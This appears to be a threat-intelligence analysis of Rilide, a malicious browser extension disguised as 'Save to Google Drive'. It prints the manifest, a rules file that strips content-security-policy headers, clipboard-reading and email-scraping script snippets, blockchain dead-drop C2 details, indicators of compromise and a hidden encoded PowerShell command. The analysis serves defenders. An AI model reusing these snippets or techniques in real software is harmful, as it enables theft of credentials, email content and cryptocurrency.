


Figure 27: Files within the Rilide directory.

manifest.json

The extension's manifest.json shows that the extension can query system information such as CPU and storage information. It can also access the browser's local storage. Moreover, the extension allows access to the clipboard for reading and writing capabilities. The service worker is a file called ToggleTest.js. The extension injects three scripts into every webpage, collecting information from the pages. The scripts are:

- OpenRemove.js
- AlertReceive.js
- Release.js


```
{
  "offline_enabled": true,
  "name": "Save to Google Drive",
  "author": "Google inc.",
  "description": "Save web content or screen capture directly to Google Drive.",
  "version": "4.11.1",
  "icons": {
    "128": "ico.png"
  },
  "permissions": [
    "scripting",
    "webNavigation",
    "system.cpu",
    "system.display",
    "system.storage",
    "system.memory",
    "management",
    "storage",
    "cookies",
    "notifications",
    "tabs",
    "history",
    "webRequest",
    "declarativeNetRequest",
    "alarms",
    "clipboardRead",
    "clipboardWrite",
    "unlimitedStorage",
    "windows",
    "activeTab"
  ],
  "manifest_version": 3,
  "background": {
    "service_worker": "src/ToggleTest.js",
    "type": "module"
```


Figure 28: Content of the manifest.json file


```
  },
  "host_permissions": [
    "<all_urls>",
    "*://*/*",
    "https://*/*",
    "http://*/*"
  ],
  "content_scripts": [
    {
      "matches": [
        "*://*/*",
        "https://*/*",
        "http://*/*"
      ],
      "all_frames": true,
      "js": [
        "src/content/OpenRemove.js",
        "src/content/AlertReceive.js",
        "src/mails/Release.js"
      ],
      "run_at": "document_start"
    }
  ],
  "declarative_net_request": {
    "rule_resources": [
      {
        "id": "disable-csp",
        "enabled": false,
        "path": "rules.json"
      }
    ]
  },
  "key": "7WnvDRHOCkKKnwSYHfJAxZqZoQJsSzarJHPfDLsUa7Q6vdC5JY575H0feUxNfwlt0mEHHUXAQuPgcF6W"
}
```


Figure 29: The manifest.json file shows the injected scripts and declarative_net_request specifications.

💡

For more information about how Browser Extensions work, please read our

blog

.

The rules.json is specified as part of the `declarative_net_request` objects, an API that blocks or modifies web requests. In this case, the API adjusts the content security policy to help remove headers.

rules.json

```
[{
  "id": 1,
  "priority": 1,
  "action": {
    "type": "modifyHeaders",
    "responseHeaders": [{
      "operation": "remove",
      "header": "content-security-policy"
    }, {
      "operation": "remove",
      "header": "content-security-policy-report-only"
    }, {
      "operation": "remove",
      "header": "x-webkit-csp"
    }, {
      "operation": "remove",
      "header": "x-content-security-policy"
    }, {
      "operation": "remove",
      "header": "x-frame-options"
    }]
  },
  "condition": {
    "urlFilter": "*",
    "resourceTypes": ["main_frame", "sub_frame"]
  }
}]
```

Figure 30: The rules declared within the rules.json that are used to remove content security policies.

The rules.json file is used to modify headers in network requests and removes any content security policy values set by the web pages.

config.js

```
export default {
    "panelUrl": "http://billions/api",
    "useTelegramPanel": false,
    "telegramPanel": {
        "botToken": "",
        "chatId": ""
    },
    "referralCode": "1111"
}
```

Figure 31: Configuration parameters for Rilide, including the ability to set up a Telegram C2 channel.

The config file contains references to Telegram and Web-based panels. However, this sample does not appear to have a Telegram panel, as shown by the lack of details within the TelegramPanel object.

ToggleTest.js

ToggleTest.js is a heavily obfuscated file that imports functions from other JavaScript files. The file call functions to collect system information, execute commands, and take screenshots.




Figure 32: Functions imported by the service worker, ToggleTest.js, to expand its functionality.

OpenReceive.js

This file was heavily obfuscated and used event listeners to collect messages from cryptocurrency exchanges and other websites, such as Facebook and Google Pay. Before grabbing information, the malware checks local storage in the web browser to obtain settings used to gather what information Rilide collects.

```
window.addEventListener('message', u => {
    ;
    ;
    ;
    try {
        if (u.data && u.type) {
            if (u.data.type === 'exchange-get-settings') {
                const D = { text: 'exchange-settings' };
                ;
                chrome.runtime.sendMessage(D, function (A) {
                    ;
                    ;
                    const J = {
                        cmd: 'exchange-settings',
                        param: A
                    };
                    ;
                    ;
                    window.postMessage(J, '*');
                });
            }
            if (u.data.type === 'exchange-create-account') {
                const J = {
                    text: 'exchange-create-account',
                    params: u.data.param
                };
                ;
                ;
                chrome.runtime.sendMessage(J, function (o) {
                    ;
                    ;
                    const O = {
                        cmd: 'exchange-create-acc',
                        param: o
                    };
                    ;
                    ;
                    window.postMessage(O, '*');
```

Figure 33: Code used to create event listeners that look for cryptocurrency details.

AlertReceive.js

The AlertReceive.js file is used to read and write text from the clipboard.

```
;(async () => {
  try {
    const Q = async () => {
      try {
        return await navigator.clipboard.readText()
      } catch (X) {}
      function R(u) {
        let z = [0, 1]
        while (z[z.length - 1] + z[z.length - 2] < u) {
          z.push(z[z.length - 1] + z[z.length - 2])
        }
        return z
      }
      let t = Math.floor(Math.random() * 100) + 10
      R(t)
      function v() {
        return (
          '#' +
          Math.floor(Math.random() * 16777215)
            .toString(16)
            .padStart(6, '0')
        )
      }
      v()
      function b(u) {
        return [...new Set(u)]
      }
      let d = [1, 2, 2, 3, 4, 4, 5]
      b(d)
    },
    I = async (R) => {
      try {
        await navigator.clipboard.writeText(R)
      } catch (b) {}
      function t(d) {
        return (d.match(/[??????????]/gi) || []).length
      }
      let v = '????? ??? ???? ?????? ??????????? ?????, ?? ????? ???.'
      t(v)
    },
```

Figure 34: Code used to interact with the clipboard.

Release.js

This file collects content from email applications. The injected code checks whether the web page is Outlook, Yahoo, or Gmail. Once the email application has been identified, the script examines the DOM content on the web page to collect information about the emails.

```
;(async () => {
  if (
    window.location.host.indexOf('outlook.live') > -1 ||
    window.location.host.indexOf('mail.yahoo') > -1 ||
    window.location.host.indexOf('mail.google') > -1
  ) {
    const k = async () => {
      try {
        const x = await new Promise((N, w) => {
          chrome.storage.local.get(['injections'], (Z) => {
            chrome.runtime.lastError ? w(chrome.runtime.lastError) : N(Z)
          })
        }),
        K = 'EMAIL_CONFIG',
        W = x.injections
        for (const N of W) {
          const w = N.url
```

Figure 35: Deobfuscated code from Release.js that looks for Outlook, Yahoo, and Gmail pages.

Research from Trellix outlines that Rilide looks for messages from cryptocurrency exchanges and modifies their content to collect credentials from users when they attempt to log in to the exchange.

1. Check if the browser's tab mail application is Gmail, Outlook or Yahoo.
2. Check if the user has any messages requesting the withdrawal of funds from one of the following cryptocurrency exchanges.
   - Binance
   - Bybit
   - OKX
   - Kraken
   - KuCoin
   - Bitget
   - Bittrex
3. Modify the email to include an alert that some suspicious activity has been detected and the user must check its account.

We believe that the idea behind this attack is forcing the victim to access their cryptocurrency account and, using the previously discussed functionality, extract sensitive information.

Figure 36: Notes from Trellix indicate that Rilide modified emails to lure users into signing into their cryptocurrency accounts. Source: Trellix

Network Traffic

💡

A packet capture of Rilide network traffic and SSL decryption keys are provided as a reference.

C2 Resolution using Dead Drops

Rilide queries different blockchain services to obtain the C2 server, which is stored as a base58-encoded value in another cryptocurrency address. The blockchain services queried include:

- Blockstream
- Bitcoin Explorer
- Blockcypher
- Mempool
- Bitcore

The Bitcoin address that the malware looks up is bc1qkljhfktumxjqa52yle0xzz9nd4jl40vzyyc066.




Figure 37: Cryptocurrency transaction to the BitCoin address the malware looks up. Source: Blockchain.com




Figure 38: Requests to blockstream.info that return another BitCoin address that also doubles as the C2 address for the malware.




Figure 38: Requests to Blockcypher showing the second BitCoin address.

The address is 1AybhtfB3TM36MDmULVXJVAFni8V8tR4aS and decodes to the C2 server memento-mori[.]com

Figure 39: The second BitCoin address can be decoded into the C2 domain using base58.

C2 Communication

Once the C2 server has been identified, the extension starts exfiltrating information back to it. The malware returns system information data to the C2 server via a POST request to the URI `/api/machine/init`.




Figure 40: System information exfiltrated by Rilide.

The information includes:

- CPU details
- Operating System information
- Display information
- Extension details

Other commands observed within network traffic include:

- /api/machine/injections
- /api/machine/commands

- /api/machine/settings
- /api/machine/clipper
- /api/machine/screenshot-rules
- /api/machine/set-command




Figure 41: Phases returned by the C2 used to determine what information Rilide targets. This command also returns a reverse proxy address if the malware uses one.

Mitigations

- **Extension Management**
  - Avoid installing extensions from untrusted sources or third-party websites.
    - While using Browser Extensions Stores significantly reduces the risk of downloading malicious extensions, it does not eliminate the risk. Our blog, Compromised Browser Extensions - A Growing Threat Vector, highlights compromised extensions on the Chrome Store.
  - Users should review permissions used by extensions before installing them.
  - Users should periodically review installed extensions to identify any that are no longer needed and remove them.
- **PowerShell Logging**
  - Enable PowerShell logging features, including:
    - Module Logging
    - Script Block logging
  - Have PowerShell logs being ingested into SIEM or centralized log management solutions for monitoring
- **Block users from running PowerShell Commands**
  - Restrict PowerShell usage to only those that are required to run PowerShell commands.

Indicators of Compromise

The table below contains all Rilide network IoCs identified during the analysis of the intrusion chain.

IOCs

hxxps[://]blockstream[.]info/api/address/bc1qkljhfktumxjqa52yle0xzz9nd4jl40vzyyc066/txs
hxxps[://]bitcoinexplorer[.]org/api/address/bc1qkljhfktumxjqa52yle0xzz9nd4jl40vzyyc066?limit=1
hxxps[://]api[.]blockcypher[.]com/v1/btc/main/addrs/bc1qkljhfktumxjqa52yle0xzz9nd4jl40vzyyc066/full?limit=1
hxxps[://]mempool[.]space/api/address/bc1qkljhfktumxjqa52yle0xzz9nd4jl40vzyyc066/txs
hxxps[://]api[.]bitcore[.]io/api/BTC/mainnet/address/bc1qkljhfktumxjqa52yle0xzz9nd4jl40vzyyc066/txs?limit=1
hxxps[://]mmemento-mori[.]com/api/machine/sign?d=mmemento-mori[.]com
hxxps[://]mmemento-mori[.]com/api/machine/init
hxxps[://]mmemento-mori[.]com/api/machine/injections?uuid=31d7f9d7-a0ea-46be-88b7-196bc3e2e5e1
hxxps[://]mmemento-mori[.]com/api/machine/commands?uuid=31d7f9d7-a0ea-46be-88b7-196bc3e2e5e1
hxxps[://]mmemento-mori[.]com/api/machine/settings
hxxps[://]mmemento-mori[.]com/api/machine/clipper
hxxps[://]mmemento-mori[.]com/api/machine/screenshot-rules
hxxps[://]mmemento-mori[.]com/api/machine/set-command
hxxps[://]tcl-black[.]com/1111[.]bs64
tcl-black[.]com

The table below contains a subset of additional Rilide network IoCs that have been added to the Pulsedive platform. This data can be queried in Pulsedive using the Explore query **threat=Rilide** and is available for export in multiple formats (CSV, STIX 2.1, JSON).

IOCs
ashgrrwt[.]click

nch-software[.]info
nvidia-graphics[.]top
vceilinichego[.]ru
45[.]15[.]156[.]210
web-lox[.]com
assets[.]bnbcoinstatic[.]com
proyectopatentadomxapostol[.]com
blackfox[.]lol
pupkalazalupka[.]com
extension-login[.]com
tes123123t[.]com
extensionsupdate[.]com
hxxps[:=//]download[.]hdoki[.]org/yzxdhdxsqkmvcayrtevs/RiotRevelry1[.]0[.]2[.]exe
hxxps[:=//]nch-software[.]info/1/2[.]exe
nightpredators[.]com

Rilide MITRE ATT&CK TTPs

Technique	Tactic
Collection	Clipboard data (T1115)
	Email Collection (T1114)

	Screen Capture (T1113)
Command and Control	Application Layer Protocol: Web Protocols (T1071.001)
	Dynamic Resolution (T1568)
	Web Service: Dead Drop Resolver (T1102.001)
	Proxy: External Proxy (T1090.002)
	Ingress Tool Transfer (T1105)
Credential Access	Clipboard data (T1115)
	Steal Web Session Cookie (T1539)
Defense Evasion	Access Token Manipulation (T1134)
	Deobfuscate/Decode Files or Information (T1140)
	Masquerading (T1036)
	Obfuscated Files or Information (T1027)
	Process Injection (T1055)
	Virtualization/Sandbox Evasion: User Activity Based Checks (T1497.002)
Discovery	System Information Discovery (T1082)
	Virtualization/Sandbox Evasion: User Activity Based Checks (T1497.002)
Evasion	Masquerading (T1036)
Execution	Command and Scripting Interpreter: PowerShell (T1059.001)
	Command and Scripting Interpreter: JavaScript (T1059.007)

	User Execution: Malicious File (T1204.002)
Initial Access	Phishing (T1566)
Persistence	Boot or Logon Autostart Execution (T1547)
	Browser Extensions (T1176)
Privilege Escalation	Access Token Manipulation (T1134)
	Boot or Logon Autostart Execution (T1547)
	Process Injection: Process Hollowing (T1055.012)

References

- https://developer.chrome.com/docs/extensions/develop/migrate
- https://thehackernews.com/2023/08/new-version-of-rilide-data-theft.html
- https://x.com/vmray/status/1862414695002501223
- https://www.vmray.com/analyses/76afc4a7ef10/report/overview.html
- https://www.virustotal.com/gui/file/76afc4a7ef10d760c3fa42458e8f133f1ed4d76071ab6f4207037f64a4bffab7/detection
- https://urlscan.io/result/08eff9cb-4431-4fc9-b957-0733a5391e5e/
- https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/rilide-a-new-malicious-browser-extension-for-stealing-cryptocurrencies/
- https://www.trellix.com/en-in/blogs/research/genesis-market-no-longer-feeds-the-evil-cookie-monster/
- https://www.exabeam.com/blog/security-operations-center/powershell-and-command-line-logging-with-logrhythm/

Appendix 1 - PowerShell Script

```
"C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe" -windowstyle hidden -e JABsAFUAaABwAEoAIAA9ACAAKAAiAGsAcABDAE
```

Source: https://blog.pulsedive.com/rilide-an-information-stealing-browser-extension/